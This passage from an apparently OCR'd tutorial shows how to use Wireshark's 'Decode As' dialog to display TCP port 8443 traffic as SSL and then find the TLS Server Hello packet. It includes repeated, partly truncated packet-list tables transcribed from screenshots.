
The Decode-As... display window will then open. We need to add the SSL option so that the packets displayed by Wireshark can be decoded into SSL packets. Clicking on the + sign will help us with this further:


*Intel(R) PRO/1000 MT Desktop Adapter: Local Area Connection
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.port == 8443
Expression...
No. Time Source Destination Protocol Length Info
1636 12.159578 192.168.2.30 192.168.2.6 TCP 66 58593 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
1637 12.163121 192.168.2.6 192.168.2.30 TCP 66 8443 → 58593 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=32 SACK_PERM=1
1638 12.163154 192.168.2.30 192.168.2.6 TCP 54 58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1639 12.165018 192.168.2.6
1640 12.166535 192.168.2.30
1642 12.169129 192.168.2.6
1643 12.169129 192.168.2.6
1645 12.169773 192.168.2.30
1646 12.171684 192.168.2.6
1647 12.174090 192.168.2.6
1659 12.376726 192.168.2.30
1664 12.536170 192.168.2.6 2144 Len=59
1665 12.536192 192.168.2.30 1077 SRE=1136
2173 24.243257 192.168.2.30
2174 24.245789 192.168.2.6
2177 24.576374 192.168.2.6
2178 24.576375 192.168.2.6
2179 24.576425 192.168.2.30
2180 24.577605 192.168.2.6
2181 24.577615 192.168.2.6
2182 24.577615 192.168.2.6
2183 24.577639 192.168.2.30
2184 24.577734 192.168.2.6
2185 24.577734 192.168.2.6
2186 24.577739 192.168.2.30
Wireshark · Decode As...
Field Value Type Default Current
OK Save Cancel Help
Frame 1636: 66 bytes on wire (528 bits), 66
Ethernet II, Src: PcsCompu_2d:4d:e0 (08:00:2
Internet Protocol Version 4, Src: 192.168.2.
Transmission Control Protocol, Src Port: 585
Source Port: 58593
Destination Port: 8443
[Stream index: 1]
[TCP Segment Len: 0]
Sequence number: 0 (relative sequence number)
Acknowledgment number: 0


A new field will be added on the display windows. Let's select the Field as TCP port, the Value as 8443, the Type as Integer, Base 10, the Default as (none) and the Current field as SSL:


*Intel(R) PRO/1000 MT Desktop Adapter: Local Area Connection
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.port == 8443
Expression...
No. Time Source Destination Protocol Length Info
1636 12.159578 192.168.2.30 192.168.2.6 TCP 66 58593 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
1637 12.163121 192.168.2.6 192.168.2.30 TCP 66 8443 → 58593 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=32 SACK_PERM=1
1638 12.163154 192.168.2.30 192.168.2.6 TCP 54 58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1639 12.165018 192.168.2.6
1640 12.166535 192.168.2.30
1642 12.169129 192.168.2.6
1643 12.169129 192.168.2.6
1645 12.169773 192.168.2.30
1646 12.171684 192.168.2.6
1647 12.174090 192.168.2.6
1659 12.376726 192.168.2.30
1664 12.536170 192.168.2.6
1665 12.536192 192.168.2.30
2173 24.243257 192.168.2.30
2174 24.245789 192.168.2.6
2177 24.576374 192.168.2.6
2178 24.576375 192.168.2.6
2179 24.576425 192.168.2.30
2180 24.577605 192.168.2.6
2181 24.577615 192.168.2.6
2182 24.577615 192.168.2.6
2183 24.577639 192.168.2.30
2184 24.577734 192.168.2.6
2185 24.577734 192.168.2.6
2186 24.577739 192.168.2.30
Frame 1636: 66 bytes on wire (528 bits), 66
Ethernet II, Src: PcsCompu_2d:4d:e0 (08:00:2
Internet Protocol Version 4, Src: 192.168.2.
Transmission Control Protocol, Src Port: 585
Source Port: 58593
Destination Port: 8443
[Stream index: 1]
Wireshark · Decode As...
Field Value Type Default Current
TCP port 8443 Integer, base 10 (none) SSL
OK Save Cancel Help

After clicking OK, we will see that the network packets have been decoded into SSL:



*Intel(R) PRO/1000 MT Desktop Adapter: Local Area Connection
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.port == 8443
Expression... +
No. Time Source Destination Protocol Length Info
1636 12.159578 192.168.2.30 192.168.2.6 TCP 66 58593 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
1637 12.163121 192.168.2.6 192.168.2.30 TCP 66 8443 → 58593 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=32 SACK_PERM=1
1638 12.163154 192.168.2.30 192.168.2.6 TCP 54 58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1639 12.165018 192.168.2.6 192.168.2.30 TCP 60 [TCP Window Update] 8443 → 58593 [ACK] Seq=1 Ack=1 Win=262144 Len=0
1640 12.166535 192.168.2.30 192.168.2.6 TLSv1 153 Client Hello
1642 12.169129 192.168.2.6 192.168.2.30 TCP 60 8443 → 58593 [ACK] Seq=1 Ack=100 Win=262016 Len=0
1643 12.169129 192.168.2.6 192.168.2.30 TLSv1 1130 Server Hello, Certificate, Server Hello Done
1645 12.169773 192.168.2.30 192.168.2.6 TLSv1 380 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
1646 12.171684 192.168.2.6 192.168.2.30 TCP 60 8443 → 58593 [ACK] Seq=1077 Ack=426 Win=261792 Len=0
1647 12.174090 192.168.2.6 192.168.2.30 TLSv1 113 Change Cipher Spec, Encrypted Handshake Message
1659 12.376726 192.168.2.30 192.168.2.6 TCP 54 58593 → 8443 [ACK] Seq=426 Ack=1136 Win=64564 Len=0
1664 12.536170 192.168.2.6 192.168.2.30 TLSv1 113 [TCP Spurious Retransmission] , Change Cipher Spec, Encrypted Handshake Message
1665 12.536192 192.168.2.30 192.168.2.6 TCP 66 [TCP Dup ACK 1659#1] 58593 → 8443 [ACK] Seq=426 Ack=1136 Win=64564 Len=0 SLE=1077 SRE=1136
2173 24.243257 192.168.2.30 192.168.2.6 TLSv1 251 Application Data
2174 24.245789 192.168.2.6 192.168.2.30 TCP 60 8443 → 58593 [ACK] Seq=1136 Ack=623 Win=261920 Len=0
2177 24.576374 192.168.2.6 192.168.2.30 TLSv1 1514 Application Data
2178 24.576375 192.168.2.6 192.168.2.30 TCP 1514 [TCP segment of a reassembled PDU]
2179 24.576425 192.168.2.30 192.168.2.6 TCP 54 58593 → 8443 [ACK] Seq=623 Ack=4056 Win=65700 Len=0
2180 24.577605 192.168.2.6 192.168.2.30 TCP 1514 [TCP segment of a reassembled PDU]
2181 24.577615 192.168.2.6 192.168.2.30 TCP 1514 [TCP segment of a reassembled PDU]
2182 24.577615 192.168.2.6 192.168.2.30 TCP 1514 [TCP segment of a reassembled PDU]
2183 24.577639 192.168.2.30 192.168.2.6 TCP 54 58593 → 8443 [ACK] Seq=623 Ack=8436 Win=65700 Len=0
2184 24.577734 192.168.2.6 192.168.2.30 TCP 1514 [TCP segment of a reassembled PDU]
2185 24.577734 192.168.2.6 192.168.2.30 TCP 1514 [TCP segment of a reassembled PDU]
2186 24.577739 192.168.2.30 192.168.2.6 TCP 54 58593 → 8443 [ACK] Seq=623 Ack=11356 Win=65700 Len=0

Now that we have decoded the SSL packets, let's search for the `Server Hello` packet:




No.	Time	Source	Destination	Protocol	Length	Info
1636	12.159578	192.168.2.30	192.168.2.6	TCP	66	58593 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
1637	12.163121	192.168.2.6	192.168.2.30	TCP	66	8443 → 58593 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=32 SACK_PERM=1
1638	12.163154	192.168.2.30	192.168.2.6	TCP	54	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1639	12.165018	192.168.2.6	192.168.2.30	TCP	60	[TCP Window Update] 8443 → 58593 [ACK] Seq=1 Ack=1 Win=262144 Len=0
1640	12.166535	192.168.2.30	192.168.2.6	TLSv1	153	Client Hello
